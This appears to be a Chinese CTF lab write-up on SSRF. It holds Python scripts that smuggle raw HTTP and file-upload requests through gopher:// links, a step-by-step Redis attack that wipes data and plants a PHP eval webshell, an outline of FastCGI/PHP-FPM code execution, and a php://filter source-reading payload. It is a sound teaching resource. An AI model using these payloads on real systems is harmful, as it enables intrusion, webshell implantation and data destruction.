# 构造原始 HTTP 请求(注意用 \r\n 换行)
raw = (
    f"POST /flag.php HTTP/1.1\r\n"
    f"Host: 127.0.0.1\r\n"
    f"Content-Type: application/x-www-form-urlencoded\r\n"
    f"Content-Length: 36\r\n"
    f"\r\n"
    f"key={md5}"
)

# 拼成 gopher 链接,对请求内容进行 URL 编码(safe='' 表示全部编码)
gopher = "gopher://127.0.0.1:80/_" + quote(raw, safe='')

# 将 gopher 链接作为 url 参数传给服务器 SSRF 接口
# requests 会自动对 gopher 再进行一次 URL 编码,正好满足双重编码需求
resp = requests.get(base_url, params={"url": gopher})
print(resp.text)

文件上传,同样构造post请求 方式一:
jsPOST /flag.php HTTP/1.1
Host: 127.0.0.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryABC123
Content-Length: 182

------WebKitFormBoundaryABC123
Content-Disposition: form-data; name="file"; filename="test.txt"
Content-Type: text/plain

a
------WebKitFormBoundaryABC123--
 方式二:

py脚本:
py# 导入 requests 库:用来发送 HTTP 请求(就像在浏览器地址栏输入网址一样)
import requests
# 从 urllib.parse 模块中导入 quote 函数:用来对 URL 中的特殊字符进行编码(例如空格变 %20)
from urllib.parse import quote

# 题目提供的 SSRF 漏洞地址(服务器上 ssrf.php 的 URL)
base_url = "http://challenge-fd515036f008313c.sandbox.ctfhub.com:10800/"

# ------------------------------------------------------------
# 1. 构造 multipart/form-data 请求体(body)
# ------------------------------------------------------------

# boundary 是分隔符,用来隔开表单中的不同字段(可以任意设置,只要不跟内容冲突)
boundary = "----WebKitFormBoundaryABC123"
# 文件内容:题目要求上传的文件大小 > 0,所以写一个字母 "a" 即可
file_content = "a"

# 下面用 f-string(格式化字符串)拼接出完整的请求体
# 注意:HTTP 协议要求每行结束用 \r\n(回车换行),不能只用 \n
body = (
    f"--{boundary}\r\n"                    # 字段分隔线,前面加两个短横线 "--"
    f'Content-Disposition: form-data; name="file"; filename="test.txt"\r\n'  # 说明这是一个文件字段,name 对应 HTML 表单里的 name 属性
    f"Content-Type: text/plain\r\n"        # 这个文件的内容类型是普通文本
    f"\r\n"                                # 空行,表示字段头结束,下面开始文件内容
    f"{file_content}\r\n"                  # 文件的实际内容(这里就是 "a")
    f"--{boundary}--\r\n"                  # 结束标记,boundary 前后各加两个短横线
)

# 计算请求体的准确字节数(必须精确,否则服务器无法正确接收数据)
body_bytes = body.encode()                 # 将字符串转换为字节(因为网络传输按字节计算长度)
content_length = len(body_bytes)           # 获取字节长度,用作 Content-Length 头的值

# ------------------------------------------------------------
# 2. 构造完整的 HTTP 请求(包含请求行、头部和身体)
# ------------------------------------------------------------

raw_request = (
    f"POST /flag.php HTTP/1.1\r\n"         # 请求行:方法 + 路径 + 协议版本
    f"Host: 127.0.0.1\r\n"                # 目标主机(让服务器自己访问自己,所以用 127.0.0.1)
    f"Content-Type: multipart/form-data; boundary={boundary}\r\n"  # 声明内容类型为多部分表单,并指定分隔符
    f"Content-Length: {content_length}\r\n"  # 身体部分的字节数
    f"\r\n"                                # 空行,表示头部结束,下面开始请求体
    f"{body}"                              # 将前面构造好的 body 嵌入进来
)

# ------------------------------------------------------------
# 3. 第一次 URL 编码,生成 gopher 链接
# ------------------------------------------------------------

# quote 函数将整个 HTTP 请求文本编码,使其中的特殊字符(空格、换行、冒号等)都变成 %xx 形式
# safe='' 表示所有特殊字符都要编码,不留任何不编码的字符
gopher_payload = "gopher://127.0.0.1:80/_" + quote(raw_request, safe='')
# 此时的 gopher_payload 类似:
# gopher://127.0.0.1:80/_POST%20/flag.php%20HTTP/1.1%0d%0aHost:%20127.0.0.1%0d%0a...

# ------------------------------------------------------------
# 4. 通过 SSRF 发送请求(自动进行第二次 URL 编码)
# ------------------------------------------------------------

# 向 ssrf.php 发送 GET 请求,参数 url 的值就是刚才生成的 gopher 链接
# requests 会自动对参数值进行 URL 编码(例如 % 变成 %25),从而完成双层编码
resp = requests.get(base_url, params={"url": gopher_payload})

# 打印服务器返回的内容(如果成功,这里就会显示 flag)
print(resp.text)

② 攻击 Redis(未授权访问)
# 利用gopher向Redis写入计划任务,反弹Shell
# 工具:Gopherus
python gopherus.py --exploit redis
由于没有py2环境,所以打开kali,下载https://github.com/tarunkant/Gopherus
将payload进行二次编码

直接访问,进行写入


访问看看有没有
这里傻了,没找到flag,于是通过命令查找下

为什么
https://blog.csdn.net/weixin_53912233/article/details/136035252
一、先理解 Redis 是什么
Redis 是一个内存数据库,数据都存在内存里,读写速度极快。但它有一个特性:
可以把内存里的数据保存到硬盘上(这叫 RDB 持久化),防止断电丢失。
默认保存命令:
bashsave          # 立即保存
bgsave        # 后台保存
默认保存出来的文件叫 dump.rdb,放在 /var/lib/redis/ 目录下。
二、Redis 未授权访问 —— 第一道缺口
2.1 什么是未授权访问?
Redis 安装后默认没有密码,而且默认监听 0.0.0.0:6379(所有网卡都能连)。
正常情况: 你应该配置密码,只允许特定 IP 连接。 实际情况(很多服务器): 管理员忘了设密码,或者 Redis 只监听在 127.0.0.1 以为安全了。
未授权访问 = 任何人连上 6379 端口,就能执行任意 Redis 命令。
2.2 为什么 SSRF 能打到它?
外网攻击者不能直接访问内网的 127.0.0.1:6379,但:
攻击者 → SSRF漏洞点 → Web服务器 → "帮我连一下127.0.0.1:6379" → Redis
Web 服务器在内网,它能访问 Redis。攻击者通过 SSRF 借 Web 服务器的手去操作 Redis。
三、核心攻击原理:Redis 的 "保存文件" 功能
这是整个攻击的灵魂。Redis 有两个配置项:
| 配置项 | 作用 |
|---|---|
dir | RDB 文件保存到哪个目录 |
dbfilename | RDB 文件保存成什么名字 |
默认:
bashdir /var/lib/redis/
dbfilename dump.rdb
攻击者可以修改它们:
bashCONFIG SET dir /var/www/html        # 改成网站根目录
CONFIG SET dbfilename shell.php     # 改成 .php 后缀
然后执行 save,Redis 就会把内存数据保存到 /var/www/html/shell.php。
四、攻击的完整步骤(对应 Gopherus 生成的 payload)
Gopherus 生成的 payload 本质上是按顺序发送了 5 条 Redis 命令:
第 1 步:清空 Redis
bashflushall
把 Redis 内存清空,确保待会保存的文件里只有我们想要的东西。
⚠️ 这就是为什么这个攻击危险——会清空目标 Redis 所有数据。
第 2 步:写入 PHP 木马
bashset 1 "<?php @eval($_POST['attack']);?>"
在内存里存一个 key 叫
1,value 是 PHP 一句话木马。
第 3 步:修改保存目录
bashconfig set dir /var/www/html
让 Redis 把文件保存到网站根目录(Apache/Nginx 放网页的地方)。
第 4 步:修改文件名
bashconfig set dbfilename shell.php
让保存出来的文件叫
shell.php,这样 Web 服务器会把它交给 PHP 解析器执行。
第 5 步:执行保存
bashsave
Redis 把内存数据写入
/var/www/html/shell.php。
五、最关键的问题:RDB 文件里全是二进制,PHP 怎么能执行?
5.1 RDB 文件长什么样?
RDB 是 Redis 默认的快照持久化(snapshotting)机制产生的二进制数据库文件,全称 Redis Database file。
作用:数据持久化:Redis 是内存数据库,断电数据会丢失。RDB 功能可以将某一时刻内存中的所有键值对定期导出并写入硬盘,生成一个 .rdb 文件(默认名字 dump.rdb)。 灾难恢复:重启 Redis 时,会自动加载 RDB 文件,将数据恢复到内存中。
save 保存出来的 shell.php 文件内容大致是:
[二进制头][一些Redis元数据][换行]
<?php @eval($_POST['attack']);?>
[二进制尾]
也就是说,PHP 代码被包裹在二进制数据中间。
5.2 PHP 解析器怎么处理这个文件?
PHP 解析器读取 .php 文件时,会从头到尾扫描,寻找 <?php ... ?> 标签。
[二进制乱码] ← PHP 看到不是 <?php,直接跳过,当成文本输出
<?php @eval($_POST['attack']);?> ← 找到 PHP 标签!执行!
[二进制乱码] ← 后面的也跳过
结果: 虽然文件里有大量二进制垃圾,但 PHP 解析器只认 <?php 到 ?> 之间的内容,所以木马代码能正常执行。
六、整个攻击链总结(从 SSRF 到 Shell)
┌─────────────┐     ┌─────────────────┐     ┌─────────────┐
│   攻击者    │────▶│  SSRF 漏洞点     │────▶│ Web 服务器   │
│  (外网)     │     │  ?url=gopher://  │     │ (内网跳板)   │
└─────────────┘     └─────────────────┘     └──────┬──────┘
                                                     │
                              gopher://127.0.0.1:6379/_[Redis命令]
                                                     │
                                                     ▼
                                              ┌─────────────┐
                                              │   Redis     │
                                              │  (6379端口)  │
                                              │  未授权访问   │
                                              └──────┬──────┘
                                                     │
                              1. flushall            │
                              2. set 1 "<?php ...?>" │
                              3. config set dir ...  │
                              4. config set dbfilename│
                              5. save ───────────────┘
                                                     │
                                                     ▼
                                        ┌─────────────────────┐
                                        │ 生成 /var/www/html/   │
                                        │      shell.php       │
                                        │ (包含PHP木马的RDB文件)│
                                        └──────────┬──────────┘
                                                   │
                              攻击者访问 ─────────▶│
                              http://目标/shell.php  │
                                                   │
                                        PHP解析器执行木马代码
                                                   │
                                        ┌──────────▼──────────┐
                                        │   拿到 WebShell!      │
③ 攻击 FastCGI(PHP-FPM)
# 可能导致远程代码执行
④ 上传文件
工具推荐: Gopherus —— 自动生成gopher payload

然后老规矩编码
编码后访问
 查找flag
 访问
 读取flag


提示
FastCGI 攻击简明总结
https://blog.csdn.net/mysteryflower/article/details/94386461
一、FastCGI 是什么
FastCGI 是 Nginx(Web 服务器)与 PHP-FPM(PHP 解析器)之间通信的协议。Nginx 将 PHP 请求转换成 FastCGI 格式,通过 9000 端口发给 PHP-FPM 执行,再将结果返回。 ..
二、攻击原理
如果 PHP-FPM 的 9000 端口可被攻击者访问(或可通过 SSRF 间接访问),攻击者就能直接构造 FastCGI 请求,发送恶意环境变量让 PHP-FPM 执行任意代码。核心手段:
- 设置
SCRIPT_FILENAME指向一个服务器上真实存在的 PHP 文件(如index.php) - 通过
PHP_VALUE设置auto_prepend_file = php://input,使 PHP 在执行目标文件前,先加载 POST 请求体中的内容并执行 - 同时开启
allow_url_include,允许包含php://input - 清空
disable_functions,解除危险函数限制 - 最后在 POST 体(STDIN)中放入要执行的 PHP 代码
这样,PHP-FPM 会先执行 POST 体中的恶意代码,从而实现命令执行。
5.5 php:// —— 读取PHP源码
作用: 读取PHP文件的源码(而不是执行它)。
常用payload:
?url=php://filter/convert.base64-encode/resource=index.php
